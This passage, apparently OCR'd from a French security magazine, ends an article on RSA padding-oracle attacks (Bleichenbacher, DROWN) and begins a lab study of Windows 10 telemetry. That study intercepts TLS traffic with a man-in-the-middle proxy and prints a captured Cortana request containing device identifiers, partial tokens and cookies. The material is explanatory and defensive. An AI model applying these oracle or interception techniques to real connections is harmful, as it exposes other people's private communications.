Ainsi, si un attaquant sait distinguer une telle erreur d'un comportement normal, il pourra l'exploiter pour retrouver le clair **P** associé à un chiffré donné **C**. Pour cela, il envoie des chiffrés modifiés, de la forme $C^* = X^e * C \ [N]$ (où **X** est choisi par l'attaquant).

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

Si l'erreur de *padding* ci-dessus n'est pas détectée, il sait que **X** * **P** [N] est compris entre 2A et 3A (en notant $A = 2^{8*(n-2)}$).

En émettant des demandes de déchiffrement successives, il pourra petit à petit trouver un encadrement de plus en plus précis de **P**, et le retrouver complètement à la fin.

L'attaque présentée initialement requérait un million de requêtes pour retrouver un message chiffré avec une clé RSA 1024, d'où le nom de *Million Message Attack*. Bien que lourde à mettre en œuvre, cette attaque était très efficace avec SSL/TLS, puisque le standard spécifiait qu'un message particulier devait être retourné en cas d'erreur de *padding* ; de plus, étant donné que l'erreur survenait tôt dans l'échange, le message d'erreur était envoyé en clair et était directement exploitable par un attaquant pour en faire un oracle de *padding*.

Afin de supprimer cet oracle de *padding*, une procédure a donc été décrite pour rendre les deux comportements indistinguables pour un attaquant :

1) dans un premier temps, le serveur génère une valeur aléatoire ;
2) ensuite, il tente de déchiffrer le message reçu et agit en conséquence :
   2a) si le déchiffrement s'est correctement passé, il retourne le clair obtenu ;
   2b) sinon, il retourne la valeur aléatoire préalablement tirée.
3) le reste de la négociation continue dans les deux cas.

La valeur retournée sert de secret partagé à partir duquel les clés sont dérivées. Ainsi, ces clés, utilisées à la fin de la négociation, seront fausses en cas d'erreur de *padding*. Cependant, l'attaquant ne pourra pas s'en apercevoir, puisqu'il ne connaît pas le clair attendu (c'est ce qu'il cherche).

## 4.2 Les vulnérabilités récentes

Tout d'abord, il est intéressant de voir qu'OpenSSL, l'implémentation la plus répandue de TLS, n'implémentait pas la procédure ci-dessus correctement **[14]**. En générant la valeur aléatoire après avoir constaté une erreur de *padding*, un attaquant pouvait mesurer une différence dans le temps d'exécution. Or nous avons vu précédemment que de telles différences, même faibles, deviennent tôt ou tard exploitables par un attaquant motivé.

Un autre cas d'oracle a été constaté dans une implémentation Java réutilisant une fonction standard pour déchiffrer PKCS#1 v1.5. Or, lorsque le *padding* était incorrect, une exception était levée. Bien que les développeurs avaient pris en compte la procédure ci-dessus, le temps passé à lever et rattraper l'exception était observable et pouvait mener à une attaque pratique **[15]**.

Dans ce dernier cas, la bonne solution serait de modifier TLS pour utiliser PKCS#1 v2.1, spécifiée en 2002. En effet, cette version du standard rend les attaques par oracle de *padding* inopérantes. Cependant, la spécification de TLS, qui continue d'imposer PKCS#1 v1.5, force le développeur à choisir entre la modularité de son code (réutiliser une fonction existante, aux dépens d'une exposition à l'attaque de Bleichenbacher) et la sécurité (en redéveloppant lui-même la primitive cryptographique).

## 4.3 DROWN

L'actualité récente nous a prouvé que les bonnes attaques cryptographiques ont la vie dure. Le 1er mars 2016, une équipe de chercheurs a publié DROWN **[16]**, une nouvelle attaque exploitant une variante de l'attaque de Bleichenbacher contre PKCS#1 v1.5.

Lorsque la contre-mesure contre l'attaque de Bleichenbacher est activée, l'attaquant ne peut normalement pas distinguer un message avec un *padding* correct (menant à une utilisation du message clair) d'un message invalide (menant à l'utilisation d'un aléa à la place du secret inclus dans le message). Cependant, comme l'ordre des messages est différent dans SSLv2, et que le mode EXPORT réduit la taille des secrets, un attaquant peut distinguer ces deux cas avec une recherche exhaustive sur 40 bits !

### Note

**Les suites EXPORT sont une survivance du siècle dernier imposant aux équipements et logiciels cryptographiques d'utiliser des clés de taille réduite pour respecter diverses législations régissant l'export de produits cryptographiques. Pour rappel, elles ont également été mises en cause dans les attaques FREAK [17] et LogJam [18].**

L'article présente donc une attaque permettant d'exploiter cette faiblesse pour déchiffrer un message échangé dans une connexion TLS robuste, à condition que l'attaquant puisse converser avec le même serveur (ou un serveur réutilisant la même clé RSA) en utilisant SSLv2 et une suite EXPORT.

De plus, les auteurs ont découvert deux vulnérabilités supplémentaires pour améliorer leur attaque. Le résultat, *Special DROWN*, consiste à déchiffrer un message en moins d'une minute sur un ordinateur standard, avec une probabilité de réussite de 1 %. L'attaquant n'a plus qu'à collecter une centaine de messages issus d'un même utilisateur pour obtenir ses secrets d'authentification, comme le cookie de session de son webmail.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

# 5 Enseignements tirés/à tirer

## 5.1 Une évolution non linéaire des découvertes

En cryptographie comme ailleurs en sécurité, les attaques ne font que s'améliorer. Les exemples précédents l'ont montré, la technique de l'autruche n'est pas une bonne stratégie en sécurité à long ni même à moyen terme. Cependant, il est très difficile d'estimer quand une attaque considérée comme théorique sera exploitée sur un cas concret.

Au-delà des exemples précédents, on peut citer le cas de MD5, dont les premières collisions pratiques ont été démontrées en 2005. Cependant, comme les chercheurs ne savaient pas à l'époque choisir les messages menant à la collision, le problème a été considéré comme théorique... jusqu'en 2009 où la première attaque mettant en jeu une collision sur des certificats a été présentée **[19]**. Ce fut alors la course pour interdire MD5 dans les nouveaux certificats.

Le lecteur attentif remarquera que le même scénario est en train de se jouer avec SHA-1, dont la première collision pratique semble à portée de main. Bien que certaines mesures aient été prises, SHA-1 est encore très utilisé dans de nombreux contextes ; par exemple, le seul algorithme obligatoire dans DNSSEC est RSA/SHA-1, et le format OpenPGP repose exclusivement sur SHA-1 pour la protection en intégrité. Pour éviter un nouveau fiasco, devra-t-on attendre une attaque concrète sur SHA-1 pour voir disparaître cette fonction de hachage ?

Le plus dangereux, c'est que les chercheurs en cryptologie se désintéressent parfois de certains sujets, une fois qu'ils considèrent une primitive ou une construction comme cassée au niveau théorique. En 2013, lorsque deux équipes de recherche ont montré que l'utilisation de RC4 pouvait mener à des attaques sur TLS ou WPA, de nombreux chercheurs ont été surpris de voir que cet algorithme, pourtant *cassé* depuis une décennie, était encore très utilisé en pratique !

Il serait difficile de les blâmer, car la décennie a été employée à proposer de nouveaux algorithmes et constructions. À la manière d'un éditeur ne maintenant que la dernière version de son logiciel, la communauté cryptographique ne peut garantir des propriétés de sécurité que sur les primitives actuelles. Il semble donc utile de prêter l'oreille à cette communauté lorsqu'elle annonce qu'un algorithme est cassé.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

ACTUELLEMENT DISPONIBLE
LINUX PRATIQUE n°96


(RE)DEVENEZ INDÉPENDANT ! PASSEZ À L'AUTO-HÉBERGEMENT !

NE LE MANQUEZ PAS
CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
www.ed-diamond.com

## 5.2 Une redécouverte permanente

On peut attendre trois propriétés d'une application mettant en œuvre de la cryptographie :

- la sécurité vis-à-vis des attaques cryptographiques connues ;
- la compatibilité avec l'écosystème existant, parfois vieillissant ;
- la modularité, au sens réutilisabilité et maintenabilité, du code.

Certaines des attaques présentées précédemment ont été découvertes et corrigées, puis redécouvertes et recorrigées plusieurs fois, soit dans la même implémentation, soit dans une nouvelle implémentation. Dans de nombreux cas, la raison était que pour corriger un problème, il fallait remettre en cause une de ces trois propriétés. Avec un peu de recul, il semble qu'un développeur soit en pratique obligé d'en choisir deux parmi les trois :

- modularité et compatibilité reviennent à utiliser les primitives standards sans contre-mesure, au détriment de la sécurité ;
- sécurité et compatibilité consistent à réécrire des morceaux entiers du code cryptographique pour ajouter des contre-mesures complexes, au prix de la modularité (et donc de la maintenabilité et in fine de la sécurité en fait) ;
- sécurité et modularité s'obtiennent en faisant évoluer le standard, quitte à ne plus être compatible avec les vieux algorithmes et modes. C'est la seule solution viable dans la durée.

En conclusion, la cryptographie est importante en sécurité, et les non spécialistes du domaine considèrent généralement qu'il s'agit de la partie la plus sûre de l'édifice. Cette vision est généralement vraie, si on s'assure que les algorithmes et constructions obsolètes sont retirées au fur et à mesure. En particulier, le code vulnérable le moins dangereux est celui qu'on ne compile même pas : DROWN n'a pas affecté les installations à jour où SSLv2 avait été retiré purement et simplement. Cependant, il faut avoir conscience que ce retrait aura des conséquences en termes de compatibilité, qui devront être prises en compte dans le cycle de vie des produits et des services. ■

## Remerciements

**Je tiens à remercier Florian, Guillaume, Jean-Yves, Pascal, Benjamin et Jean-René pour leurs relectures constructives.**

## Références

[1] H. Krawczyk, *The Order of Encryption and Authentication for Protecting Communications (or: How Secure Is SSL?)*, CRYPTO 2001

[2] Serge Vaudenay, *Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS*, Eurocrypt 2002

[3] T. Jager et J. Somorovsky, *How to break XML Encryption*, ACM CCS 2011

[4] F. Maury, J.-R. Reinhard, O. Levillain et H. Gilbert, *Format Oracles on OpenPGP*, CT-RSA 2015

[5] http://www.openssl.org/~bodo/tls-cbc.txt

[6] N. AlFardan et K. Paterson, *Lucky 13: Breaking the TLS and DTLS Record Protocols*, IEEE SSP 2013

[7] https://www.imperialviolet.org/2013/02/04/luckythirteen.html

[8] M. Albrecht et K. Paterson, *Lucky Microseconds: A Timing Attack on Amazon's s2n Implementation of TLS*, ePrint 2015

[9] T. Duong et J. Rizzo, *Here Come The XOR Ninjas*, Ekoparty 2011

[10] http://www.cs.ucdavis.edu/~rogaway/papers/draft-rogaway-ipsec-comments-00.txt

[11] https://www.openssl.org/~bodo/ssl-poodle.pdf

[12] D. Bleichenbacher, *Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS #1*, CRYPTO 1998

[13] http://secgroup.dais.unive.it/wp-content/uploads/2012/11/Practical-Padding-Oracle-Attacks-on-RSA.html

[14] https://twitter.com/OpenSSLFact/status/253060773218222081

[15] C. Meyer et al., *Revisiting SSL/TLS Implementations: New Bleichenbacher Side Channels and Attacks*, Usenix Security 2014

[16] https://drownattack.com

[17] https://www.smacktls.com

[18] https://weakdh.org

[19] Stevens et al., *Short Chosen-Prefix Collisions for MD5 and the Creation of a Rogue CA Certificate*, CRYPTO 2009

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

# ACTUELLEMENT DISPONIBLE

## OPEN SILICIUM N°19 !


# N'ÉCRIVEZ PLUS DE PILOTE LINUX !

## DÉCOUVREZ LES MÉTHODES ET SOLUTIONS POUR SUPPORTER VOTRE MATÉRIEL SANS TOUCHER AU NOYAU !

# NE LE MANQUEZ PAS

## CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

# www.ed-diamond.com

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

# WINDOWS 10 : CONFIDENTIALITÉ ET SÉCURITÉ DE VOS DONNÉES

Paul HERNAULT, Thomas AUBIN, Baptiste DAVID & Éric FILIOL
Laboratoire de Cryptologie et Virologie Opérationnelles (CVO)

**mots-clés : *MICROSOFT / WINDOWS 10 / CONFIDENTIALITÉ / VIE PRIVÉE / PROTECTION***

*Depuis plusieurs mois maintenant, cette fenêtre pop-up : « Obtenez Windows 10 - Votre mise à jour gratuite vers Windows 10 est arrivée » apparaît lorsque vous consultez votre ordinateur équipé de Windows 7 ou 8. Nombreux sont ceux qui ont déjà migré vers le nouveau système d'exploitation de Microsoft et ce, gratuitement. Cependant, d'autres restent sceptiques vis-à-vis de cette mise à jour qui ressemble à une forme de harcèlement et dénoncée par plusieurs médias et utilisateurs. L'objectif de cet article est de fournir une analyse rigoureuse et impartiale ainsi que des preuves tangibles permettant de mieux appréhender le degré d'intrusion dans la vie privée des utilisateurs du nouvel OS de la firme de Redmond. Les recherches effectuées au sein du laboratoire de Cryptologie et Virologie Opérationnelles permettent de confirmer ou d'infirmer la véracité de certains propos tenus sur Internet et d'étayer ceux-ci s'ils se révèlent exacts.*

## 1 Contexte

Dès la version bêta (aussi appelée *Technical Beta*) de Windows 10, les affirmations, nombreuses, ont commencé à fuser, « Windows 10 vous espionne », « Windows 10 contient un keylogger » au travers de forums (Reddit notamment **[1]**) ou de blogs **[2]**, mais sans jamais en donner la preuve. Étonnant, mais pas impossible. En effet, il faut rappeler que dans le cadre d'une version d'un logiciel en développement, il est nécessaire d'avoir des retours des utilisateurs pour pouvoir développer et améliorer le produit.

Ces théories tombent un peu aux oubliettes jusqu'à l'annonce de la date de sortie du nouveau système d'exploitation. Le 29 juillet 2015, Windows 10 est disponible pour tous. Les utilisateurs des précédents systèmes (Windows 7 et 8) sont invités à migrer gratuitement vers le tout dernier système de Microsoft. Et comme certains le disent, « Si c'est gratuit, vous êtes le produit ». Éveillant nos soupçons, il nous a semblé bon de s'assurer de la sécurité des utilisateurs ainsi que de la protection de leur vie privée. C'est dans cette optique qu'ont été réalisées les recherches présentées dans cet article.

Avant de se pencher sur la partie technique, l'étape la plus importante est l'étude des conditions d'utilisation. En installant un système Windows, vous acceptez obligatoirement ces conditions. Peu nombreux sont ceux qui s'attardent sur ces longues listes rédhibitoires, toutefois il est indispensable de les décortiquer pour comprendre ce que Microsoft s'autorise.

## 2 Mise en lumière des conditions d'utilisations / Mentions légales

La lecture des conditions d'utilisation est souvent synonyme de corvée et est mise de côté par un grand nombre de personnes. En effet, cela n'est pas toujours des plus attractifs lors de l'obtention d'un nouveau produit,

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

le contenu est souvent le même et rarement captivant. Et pourtant, la déclaration de confidentialité de Microsoft **[3]** regorge d'informations intéressantes sur la collecte et l'utilisation de nos données personnelles. Cette déclaration est très complète, Microsoft ne cache pas son emprise sur notre vie privée, et s'autorise certaines choses effrayantes que nous exposerons par la suite.

## 2.1 Données collectées

Microsoft ne cache pas qu'il peut accéder à nos données personnelles.

« *Enfin, nous accèderons, divulguerons et préserverons les données personnelles, notamment votre contenu (comme le contenu de vos e-mails dans Outlook.com, ou des fichiers de dossiers privés dans OneDrive), lorsque nous pensons de bonne foi qu'il est nécessaire de le faire :*

1. *lorsque cela est exigé par la loi en vigueur ou pour répondre à des requêtes légales valides, notamment celles émanant des organismes d'application de la loi et d'autres organismes gouvernementaux ;*
2. *pour protéger nos clients, pour éviter le spam ou les tentatives d'escroquer des utilisateurs des services, ou pour empêcher les pertes de vie ou des blessures graves ;*
3. *pour utiliser et assurer la sécurité de nos services, notamment prévenir ou arrêter une attaque sur nos systèmes ou réseaux informatiques ;*
4. *pour protéger les droits ou la propriété de Microsoft, y compris l'application des conditions d'utilisation des services - toutefois, si nous recevons des informations indiquant qu'une personne utilise nos services pour un trafic de biens physiques ou intellectuels volés appartenant à Microsoft, nous n'inspecterons pas nous-mêmes le contenu privé d'un client, mais nous pourrons saisir les autorités judiciaires.* »

Microsoft se réserve donc le droit d'accéder, de conserver et de divulguer nos informations personnelles si une autorité législative en fait la demande ou s'il juge bon de le faire pour s'assurer de la sécurité de ses clients ou de son entreprise. Suite aux révélations de Snowden – qui a largement incriminé les relations perverses entre la firme de Redmond et la NSA – il est facile d'imaginer comment interpréter les points 1, 3 et 4.

## 2.2 Données potentiellement enregistrées

Tout utilisateur de Windows 10 est donc sujet à un potentiel accès à ses données personnelles, mais ce terme de « données personnelles » reste vaste. Fort heureusement, on peut retrouver toutes celles auxquelles Microsoft peut accéder en observant les conditions lors de l'installation de Windows 10 :

- nom et données de contact ;
- identifiants ;
- données démographiques ;
- centres d'intérêt et favoris ;
- données de paiement ;
- données d'utilisation ;
- contacts et relations ;
- données de localisation ;
- contenu de fichier.

Comme dit précédemment, cela peut permettre d'accéder aux données personnelles à des fins défensives ou pour répondre à une autorité légale, mais aussi pour (selon les termes des conditions d'utilisation) :

« *Faire fonctionner notre activité et fournir (y compris améliorer et personnaliser) les services que nous offrons (2) pour envoyer des communications, y compris des communications promotionnelles, et (3) pour afficher de la publicité.* »

La voix, les données de frappe, l'historique de navigation, les réseaux enregistrés, les données de géolocalisation, les contacts tout cela peut être sauvegardé pour enrichir l'expérience de l'utilisateur. Cependant comme on peut aussi le lire ci-dessous, Microsoft peut aussi sauvegarder ces informations si, selon l'entreprise, il est nécessaire de le faire. Cela est fortement problématique, car la définition est floue, n'empêchant aucun excès de la part de Microsoft.

« *Par exemple, pour fournir une reconnaissance vocale personnalisée, nous enregistrons l'entrée de votre voix, ainsi que vos noms et surnoms, les évènements récents de votre calendrier et les noms des personnes avec qui vous avez rendez-vous, et des informations sur vos contacts...* »

Un identifiant publicitaire est généré par Windows 10 lors de son installation (voir conditions d'utilisation plus bas), celui-ci est exploitable par les développeurs et les annonceurs afin de mieux cibler les publicités suivant les intérêts ou les goûts de la personne (plus de détails à propos de cet identifiant publicitaire sont disponibles dans la partie suivante).

« *Microsoft recueille régulièrement des informations basiques à propos de votre appareil Windows. (...) Ces données sont transmises à Microsoft et stockées à l'aide d'un ou plusieurs identifiants uniques.* »

Des données basiques telles que des « *données d'utilisation des applications (...) ou des données sur les réseaux auxquels vous vous connectez, comme les réseaux mobiles, Bluetooth, les identifiants (BSSID et SSID), les critères de connexion et la vitesse des réseaux WiFi auxquels vous vous êtes connecté* » sont

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

collectées. Microsoft a récemment publié des statistiques effectuées sur les utilisateurs de Windows 10. **[4]** On y retrouve des informations comme le nombre de photos vues avec l'application Windows 10 Photo ou encore le nombre d'heures de jeux faites sur Windows 10.

## 2.3 Fonctionnalités tierces de Windows 10

En continuant l'installation de Windows, il est possible d'activer certaines applications tierces comme Cortana, l'assistant vocal de Microsoft. Ce service est sûrement celui qui collecte le plus de données sur la personne. Lorsqu'il est activé, ce service :

« *Recueille et utilise différents types de données, comme la localisation de votre appareil, les données de votre calendrier, les applications que vous utilisez, les données de vos e-mails et de vos messages textes, les personnes que vous appelez, vos contacts et la fréquence de vos interactions avec eux sur votre appareil.* »

Mais pour que ce service soit plus performant :

« *Cortana en apprend également à votre sujet en recueillant des données sur votre manière d'utiliser votre appareil et d'autres services Microsoft, comme votre musique, vos réglages d'alarme, si l'écran verrouillé est activé, ce que vous regardez et achetez, votre historique de navigation et de recherche Bing, et bien plus.* »

Du côté de OneDrive :

« *Lorsque vous utilisez OneDrive, nous recueillons des données sur votre utilisation du service, ainsi que sur le contenu que vous stockez, afin de fournir, améliorer et protéger les services.* »

Lorsqu'un utilisateur décide d'utiliser le dispositif de chiffrement du disque, génère une clef de chiffrement qu'il sauvegarde automatiquement sur le compte Microsoft OneDrive de l'utilisateur. Sachant que Microsoft peut accéder au contenu stocké sur OneDrive, il peut donc avoir accès à cette clef pour « *répondre à des requêtes légales valides* » **[5]**.

Windows 10 dispose aussi d'un service nommé Wi-Fi Sense qui permet le partage avec ses amis des mots de passe des réseaux sur lesquelles vous vous êtes connectés. Sont considérés comme amis les contacts de compte Microsoft, Skype ou Facebook. Imaginons que vous possédiez un NAS contenant des données personnelles, tous vos « amis » pourraient ainsi y accéder. On imagine les dégâts que cela pourrait occasionner en entreprise.

## 2.4 Dangers

Microsoft ne s'en cache pas, il collecte une grande partie des informations personnelles de ses utilisateurs. Même s'il est possible de désactiver une « majeure » partie des fonctionnalités intrusives de Windows 10, il restera toujours des données à sortir.

« *Certaines données diagnostiques sont essentielles au fonctionnement de Windows et ne peuvent pas être désactivées si vous utilisez Windows.* »

Si Windows 10 collecte bel et bien des informations sur ses utilisateurs, il est impératif qu'une connexion soit établie pour échanger celles-ci, d'où l'étude des flux réseaux entre notre système et l'extérieur.

# 3 Analyses des flux

## 3.1 L'interception des flux

Il est nécessaire d'intercepter les flux sortants pour pouvoir ensuite les analyser, les disséquer et les étudier en détail. Pour cela, plusieurs solutions s'offraient à nous : une interception locale à l'aide d'outils tels que Wireshark, ou une interception externe à la machine (aussi connue sous le nom de *Man In The Middle* ou *Proxy Forwarding* **[6]**), c'est-à-dire, faisant transiter toutes les informations au travers d'une machine tierce qui enregistrera les données pour qu'elles puissent être étudiées par la suite.

La seconde solution nous paraissait la plus appropriée, car elle nécessite moins d'interactions et moins d'installations d'outils superflus sur la machine de test qui pourraient fausser nos résultats.





*Figure 1 : Schéma de la configuration d'étude.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)





*Figure 2 : Schéma explicatif – Man In The Middle.*

## 3.2 Déchiffrements de flux SSL/TLS

Une fois cette configuration mise en place, nous avons procédé aux premières interceptions, mais comme prévu, le flux intercepté était chiffré. Nous nous sommes donc penchés sur la question du déchiffrement des flux SSL/TLS. Pour cela, des outils pratiques sont disponibles sur Internet tels que SSLSplit **[7]**, que nous avons utilisé. Le schéma en figure 2 permet de comprendre le principe. Lorsqu'une connexion sécurisée en SSL/TLS est effectuée, l'utilisateur contacte le serveur avec lequel il souhaite communiquer, et demande l'initialisation d'une session. Le serveur fournit alors son certificat permettant aux deux parties d'établir la session, l'utilisateur chiffre ses informations à l'aide des clés établies lors de la création de la session et le serveur peut déchiffrer ces informations à l'aide des clés qu'il possède, empêchant ainsi toute compréhension des données si elles viennent à être interceptées.

Dans le cas d'une interception SSL, l'utilisateur contacte le serveur et demande l'initialisation d'une connexion sécurisée, mais c'est la machine faisant office de relais (ou homme du milieu) qui répond avec son certificat. De cette manière, l'homme du milieu pourra déchiffrer ces informations avant de les envoyer au vrai serveur avec lequel il établira la connexion sécurisée. La réponse du serveur sera ensuite déchiffrée puis renvoyée à l'utilisateur à l'aide du certificat de la machine relais. Pour que l'interception se passe de manière transparente, il est nécessaire d'ajouter le certificat de l'homme du milieu à la base de confiance du système d'exploitation, évitant ainsi toutes alertes concernant les certificats inconnus.

## 3.3 Les communications

Une fois cette interception mise en place, il est enfin possible d'étudier les flux échangés. Même sans interaction, Windows 10 communique énormément vers l'extérieur (fait corroboré par d'autres études **[8]**). Dans un premier temps, nous souhaitions savoir avec qui ces communications étaient établies. Après traitement des flux nous avons pu identifier plus d'une cinquantaine de noms de domaines avec lesquels Windows 10 communique, tels que (la liste exhaustive est disponible sur https://framadrive.org/index.php/s/p1KtI6mT6DqrTan) :

- sqm.telemetry.microsoft.com ;
- watson.microsoft.com ;
- spynet2.microsoft.com ;
- settings-ssl.xboxlive.com ;

Après vérification, tous semblent appartenir de près ou de loin à Microsoft.

## 3.4 Analyse du contenu

À la suite de cette identification, il est nécessaire de pouvoir appréhender le contenu envoyé. On peut y retrouver un élément dont il a été question dans la partie 2. En analysant plusieurs communications (par exemple celles de Cortana lors d'une recherche sur le Web), une information est récurrente, la plupart du temps appelée *X-Device-MachineID (Figure 3, page suivante)*.

Elle correspond à un identifiant unique, les informations recueillies par Microsoft ne sont donc pas anonymisées, et portent donc atteinte à la vie privée des utilisateurs. Des éléments tels que la définition de l'écran utilisé, la langue du système, le type de connexion (filaire ou WiFi), la version du système et bien d'autres informations sont transférés de manières identifiables. De plus, ces informations sont disponibles « en clair », à condition bien sûr de pouvoir déchiffrer les flux SSL comme dans le cas d'un ProxyForwarding. Un utilisateur malintentionné pourrait se servir de ces informations contre l'utilisateur, par exemple, en connaissant la version exacte utilisée par une machine, il peut savoir si celle-ci a été patchée contre une vulnérabilité ou non. On imagine comment cette information peut être utilisée par la suite et par qui.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

```
GET https://www.bing.com/AS/API/WindowsCortanaPane/V2/Suggestions?qry=cvo_test&cp=8&cvid=e19411411b6e4ce8b380d202f860a329&ig=a0e51f0963714911a4e88c0
Accept: */*
X-BM-ClientFeatures: FontV6, OemEnabled
X-Search-SafeSearch: Moderate
X-Device-SKU: To be filled by O.E.M.
X-Device-MachineId: {78B563D5-3671-4FC5-BF0D-27F4A5DD3513}
X-BM-Market: FR
X-BM-DateFormat: dd/MM/yyyy
X-Device-OSSKU: 48
X-Device-NetworkType: ethernet
X-BM-DTZ: 60
X-DeviceID: 0100481309004C0C
X-BM-DeviceScale: 100
X-Device-Manufacturer: System manufacturer
X-BM-Theme: ffffff;005a9e
X-BM-DeviceDimensionsLogical: 344x622
X-BM-DeviceDimensions: 344x622
X-Search-RPSToken: t%3DEwAIAgALBAAUWkziSC7RbDJKS1VkhugDegv7L0eAANkMOilwN6lpDUnlrSmNx%2B6/Wkbi2BGbQUl7qwT6gwVSFOQAC1Hupw35rQ15MtYdArZrS3XFkQskSCrBCxdn
X-Device-Product: System Product Name
X-BM-CBT: 1446048689
X-Device-isOptin: false
X-AIS-AuthToken: AISToken ApplicationId=2529e699-fc8e-4b1b-997c-a778e078aa91&ExpiresOn=1446548042&HMACSHA256=3FcrHqj4x%2fmTEdwcs2X%2fA4bqNnn7Odu5GoHr
X-Device-Touch: false
X-Device-ClientSession: 8A26B33B3B1040DA805BB21F3BF0CC08
X-Search-AppId: Microsoft.Windows.Cortana_cw5n1h2txyewy!CortanaUI
X-MSEdge-ExternalExpType: JointCoord
X-MSEdge-ExternalExp: d-thshld39,d-thshldspcl40,d-thshld42,d-thshld77,d-thshld78
Referer: https://www.bing.com/AS/API/WindowsCortanaPane/V2/Init
Accept-Language: fr-FR
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0; Cortana 1.4.8.152; 10.0.0.0.10240.21) like Gecko
Host: www.bing.com
Connection: Keep-Alive
Cookie: SA_SUPERFRESH_SUPPRESS=LAST=1446048689795; MUIDB=85677E3C9EAE43F0A88CC2D97AC5333A; SRCHUID=V=2&GUID=E901B2526369462E937635B7E0B67BFB; ANON=A=
```

*Figure 3 : Capture de requête – X-Device-MachineID.*

## 3.5 Cortana le « keylogger »

Le contenu échangé est vaste et divers, cependant aucun signe du « keylogger » Microsoft, tel que l'affirment certains sur Internet ou comme on peut le lire dans les conditions d'utilisation. Le seul élément qui pourrait s'apparenter à un enregistreur de frappe est l'application Cortana lors de recherches. En effet, lorsqu'une recherche est effectuée, sont transmises les informations que nous avons pu citer précédemment (comme le X-Device-MachineID), mais lors d'une recherche, qui n'est ni plus ni moins qu'une recherche web HTTP que l'on pourrait effectuer sur le moteur de recherche Bing, on peut observer un paramètre dénommé « qry ».

Celui-ci prend la valeur de la recherche effectuée à chaque fois qu'un nouveau caractère est entré. Rien d'étonnant puisqu'il permet la suggestion de recherches au fur et à mesure que l'utilisateur écrit. Cependant, si on met en relation l'identifiant unique et ce paramètre « qry », et que ceux-ci sont enregistrés par Microsoft, ils disposent alors en effet d'un enregistreur de frappe

